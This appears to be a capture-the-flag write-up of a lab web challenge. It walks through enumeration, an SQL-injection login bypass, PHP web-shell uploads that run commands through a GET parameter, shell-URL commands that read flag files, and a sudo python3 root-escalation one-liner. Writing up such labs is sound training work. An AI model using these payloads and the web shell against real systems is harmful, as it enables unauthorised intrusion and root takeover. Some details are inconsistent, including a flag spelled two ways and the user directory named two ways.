

INSA-CHALLENGE-2026-5-15

RCE Challenge

Target	<i>139.144.167.25</i>
Date	15/5/2026
Main attack type	File upload vulnerability
Secondary attack type	Remote code execution (RCE)
Tools:	Burpsuite, NMAP

RESULTS

Flags found

- flag{web_sql_i_cmd_inject_upload}*
- flag{root_via_sudo_python3}*

Preparation

Making the PHP payload

cat1.php - Initial test file

```
<?php echo file_get_contents("/home/")?>
```

catpicture2.php.jpg - Filter test file

```
<?php if(isset($_GET('cmd'))) { $cmd = $_GET('cmd'); echo (system($cmd)); } ?>
```


catpicture3.PHP - Second filter test file

```
<?php if(isset($_GET('pic'))) { $cmd = $_GET('pic'); echo (system($cmd)); } ?>
```

Initial investigation/enumeration

Enumeration

FUFF results



When scanning for open endpoints with `fuff` the following results are shown:

```
.htaccess [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1755ms]
.htpasswd [Status: 200, Size: 882, Words: 178, Lines: 28, Duration: 1774ms]
.hta [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 5271ms]
index.php [Status: 200, Size: 882, Words: 178, Lines: 28, Duration: 234ms]
uploads [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 203ms]
```

NMAP results

Using NMAP only shows that port 22 (`OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)`) and port 80 ()

Vulnerability scanning


SQLI

When greeted with the sites login page, we can immediately use SQL injection to login to the admin panel.

payload: `admin' --`

Checking the stored cookie (`PHPSESSID`) signals that the server is running on PHP.


Web exploration



Exploring the admin panel after login shows a file explorer that allows for file uploads.

Exploiting and Investigation

File upload → Web Shell




Using the preconfigured payload (`/usr/share/payloads/php`), when uploaded to run a `ls /home/labusr/` command it returns `user.txt`.

```
http://139.144.167.25/uploads/yididiya_mandefro_simple_backdor.php?
cmd=ls%20%2fhome%2flabuser
```

using `cat` on the file returns the flag (This flag could also be gained through SSH): `flag{web_sql_cmd_inject_upload}`

```
http://139.144.167.25/uploads/yididiya_mandefro_simple_backdor.php?
cmd=cat%20%2fhome%2flabuser%2fuser.txt
```

SSH privilege escalation



Running `sudo -l` shows the `labuser` can run `python3` binary. By using the `GTF0bins` common vulnerabilities list, we can find a `python3` privilege escalation script.

```
sudo python3 -c 'import os; os.execl("/bin/sh", "sh")'
```

Running `whoami` shows that we got root access,
Going to the `root` folder allows access to a `root.txt` file,
Using `cat root.txt` gives us the flag:
`flag{root_via_sudo_python3}`